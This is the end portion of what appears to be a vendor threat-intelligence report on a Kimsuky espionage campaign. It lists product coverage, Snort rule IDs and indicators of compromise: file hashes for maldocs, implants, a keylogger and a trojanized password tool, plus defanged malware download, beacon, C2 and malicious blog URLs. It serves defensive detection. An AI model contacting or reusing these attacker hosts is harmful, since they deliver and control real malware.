Cisco Secure Endpoint (AMP for Endpoints)	✓
Cloudlock	N/A
Cisco Secure Email	✓
Cisco Secure Firewall/Secure IPS (Network Security)	✓
Cisco Secure Network Analytics (Stealthwatch)	N/A
Cisco Secure Cloud Analytics (Stealthwatch Cloud)	N/A
Cisco Secure Malware Analytics (Threat Grid)	✓
Umbrella	✓
Cisco Secure Web Appliance (Web Security Appliance)	✓

Cisco Secure Endpoint (formerly AMP for Endpoints) is ideally suited to prevent the execution of the malware detailed in this post. Try Secure Endpoint for free here.

Cisco Secure Web Appliance web scanning prevents access to malicious websites and detects malware used in these attacks.

Cisco Secure Email (formerly Cisco Email Security) can block malicious emails sent by threat actors as part of their campaign. You can try Secure Email for free here.

Cisco Secure Firewall (formerly Next-Generation Firewall and Firepower NGFW) appliances such as Threat Defense Virtual, Adaptive Security Appliance and Meraki MX can detect malicious activity associated with this threat.

Cisco Secure Network/Cloud Analytics (Stealthwatch/Stealthwatch Cloud) analyzes network traffic automatically and alerts users of potentially unwanted activity on every connected device.

Cisco Secure Malware Analytics (Threat Grid) identifies malicious binaries and builds protection into all Cisco Secure products.

Umbrella, Cisco's secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs and URLs, whether users are on or off the corporate network. Sign up for a free trial of Umbrella here.

Cisco Secure Web Appliance (formerly Web Security Appliance) automatically blocks potentially dangerous sites and tests suspicious sites before users access them.

Additional protections with context to your specific environment and threat data are available from the Firewall Management Center.

Cisco Duo provides multi-factor authentication for users to ensure only those authorized are accessing your network.

Open-source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

The Snort SIDs for this threat are: **58496-58497**.

Orbital Queries

Cisco Secure Endpoint users can use Orbital Advanced Search to run complex OSqueries to see if their endpoints are infected with this specific threat. For specific OSqueries on this threat, click below:

- Kimsuky Implants

- Keylogger
- Kimsuky's trojanized Nirsoft WebBrowserPassView tool

The malicious blogs hosted on Blogspot have been taken down already at the time of publication of this research.

IOCs

Hashes

Maldocs

811b42bb169f02d1b0b3527e2ca6c00630bebd676b235cd4e391e9e595f9dfa8

VBA

4b244ac09e4b46792661754bd5d386e8b1a168cb1d5ed440df04c1c2928cb84d

Stage 2 script

99b516acd059a4b88f281214d849c5134aa1cea936d69e8eb7393b22be0508a0

Stage 3 script

048f3564d5c4d3e0e3b879f33f3b8d340b692f505515e81f192544b98e269ccf

Implants

873b8fb97b4b0c6d7992f6af15653295788526def41f337c651dc64e8e4aeebd
bb0a3c784e55bd25f845644b69c57e3e470af51983617fdfe7ba5d253019ed24
395eebf586d5fc033e22235f7a4224e91ad5dce8570023669c6dee97d04aa21d
5e3907e9e2ed8ff12bb4e96b52401d871526c5ed502d2149dd4f680da4925590
85f6db3a74a4f1a367cc0b60b190c5da56cd0116c1d6a20fd7b51cda8f8948d8

Downloader modules

f4d06956085d2305c19dd78c6d01b06f17ab43e9dd4808885fd08d5da08dd9d2

Information Gathering Module

e929f23c242cc102a16f5466163622585455aee7b6ed3f98d12787086b14e721
c43475601f330a5a17a50f075696e058429656db54cdfcbdccb0fb93446f6ac9

Injector

de0932206c4d531ab4325c0ec8f025108a6807478eb5d744905560ae119fc6fa
4b0e2244f82170f4e569bb6b100890ec117458bf5cc835fd7bd991f0d334318b

Keylogger

dddc57299857e6ecb2b80cbab2ae6f1978e89c4bfe664c7607129b0fc8db8b1f
36187cd4bc18e4d6ddc5c96dc0ed038bfec751dac4f5354398fdaa89d9fcacd1
5563599441935e3c0c8bdd42ec2c35b78f8376b6c9560898ef6401531058eb87

Trojanized Nirsoft tool

595be57cb6f025ec5753fbe72222e3f7c02b8cb27b438d48286375adbcf427c6
5498c3eb2fb335aadcaf6c5d60560c5d2525997ba6af39b191f6092cb70a3aa6

Network IOCs

Implant download locations

hxxps://bigfile.mail.naver.com/bigfileupload/download?
fid=Qr+CpzlTWrd9HqKjK6wnFxEXKxKdHqUmKoumaxUdKxumaxgdHqurKqEmaAb9axvjFoFCFzUqKopCKxEXMoElMrpoF6J4KoCoFqEwFxvdF4t
hxxps://bigfile.mail.naver.com/bigfileupload/download?
fid=QrFCpzlTWrd9HqUjK6wnFxEXKxKdHqUmKoumaxUdKxumaxgdHqurKqEmaAb9axvjpx3CKxi4K4tdMrp4axioFzpSFzUrFovqpotlpx+SpAv=
hxxps://bigfile.mail.naver.com/bigfileupload/download?
fid=QrRCpzlTWrd9HqtjK6wnFxEXKxKdHqUmKoumaxUdKxumaxgdHqurKqEmaAb9axvjFxbwFqiSpztXF630pxFCFqM9F6UZaAi4MrFCK4UrKqg=
hxxps://bigfile.mail.naver.com/bigfileupload/download?

fid=Q9eCpzlTWrd9HqujK6wnFxEXKxKdHqUmKoumaxUdKxumaxgdHqurKqEmaAb9axvjMrMqMoErpo2wFx3SFquXa6MXKqICM6M/FxU/pAtrFoK
pcsecucheck[.]scienceontheweb[.]net

Beacon URLs

hxxp://o61666ch[.]getenjoyment[.]net/report.php
hxxp://t22a44es[.]atwebpages[.]com/report.php?filename=1
hxxp://t22a44es[.]atwebpages[.]com/report.php?filename=2
hxxp://byun70kh[.]mygamesonline[.]org/index.php

C2 URLs

hxxp://o61666ch.getenjoyment.net/post.php

Malicious blogs

hxxps://4b758c2e938d65bee050[.]blogspot[.]com/2021/10/1.html
hxxps://gyzang681[.]blogspot[.]com/2021/08/1.html
hxxps://gyzang681[.]blogspot[.]com/2021/08/2.html
hxxps://tvrfekxqrtvpqzr5tvrfdu5evt0[.]blogspot[.]com/2021/08/1.html
hxxps://tvrfeuxqrtfnqzr4t0m0ee5utt0[.]blogspot[.]com/2021/08/1.html
hxxps://gyzang58[.]blogspot[.]com/2021/08/1.html
hxxps://gyzang58[.]blogspot[.]com/2021/08/2.html
hxxps://gyzang1[.]blogspot[.]com/2021/08/1.html
hxxps://gyzang682[.]blogspot[.]com/2021/08/1.html
hxxps://gyzang0826[.]blogspot[.]com/2021/08/1.html
hxxps://vev4tkrrpq[.]blogspot[.]com/2021/08/1.html
hxxps://akf4tvrbmg[.]blogspot[.]com/2021/08/1.html
hxxps://vgn5tvrrpq[.]blogspot[.]com/2021/08/1.html
hxxps://vgt5tvrnpq[.]blogspot[.]com/2021/08/1.html
hxxps://amfuz2h5b2s[.]blogspot[.]com/2021/07/1.html
hxxps://tvrbmkxqstbouzq0twk0ee9uaz0[.]blogspot[.]com/2021/07/1_22.html
hxxps://twpbekxqsxpoqzr4txpvdu1uyzu[.]blogspot[.]com/2021/07/1.html
hxxps://kimshan600000[.]blogspot[.]com/2021/07/1.html
hxxps://smyun0272[.]blogspot[.]com/2021/06/dootakim.html
hxxps://smyun0272[.]blogspot[.]com/2021/06/donavyk.html
hxxps://tvrfekxqrtvpqzr5tvrfdu5evt0[.]blogspot[.]com/2021/08/1.html
hxxps://smyun0272[.]blogspot[.]com/2021/06/blog-post.html
hxxps://44179d6df22c56f339bf[.]blogspot[.]com/2021/10/1.html
hxxps://pjeu1urxdnvef6twpveg[.]blogspot[.]com/2021/09/1.html
hxxps://rrmu1qrxdoekv6twc9pq[.]blogspot[.]com/2021/09/1.html

Malicious Threat Actor profiles

hxxps://www[.]blogger[.]com/profile/11323350955991033715
hxxps://www[.]blogger[.]com/profile/00979528293184121513
hxxps://www[.]blogger[.]com/profile/06488825595966996362
hxxps://www[.]blogger[.]com/profile/08543251662563600075
hxxps://www[.]blogger[.]com/profile/09461495260479357479
hxxps://www[.]blogger[.]com/profile/17163478108036561703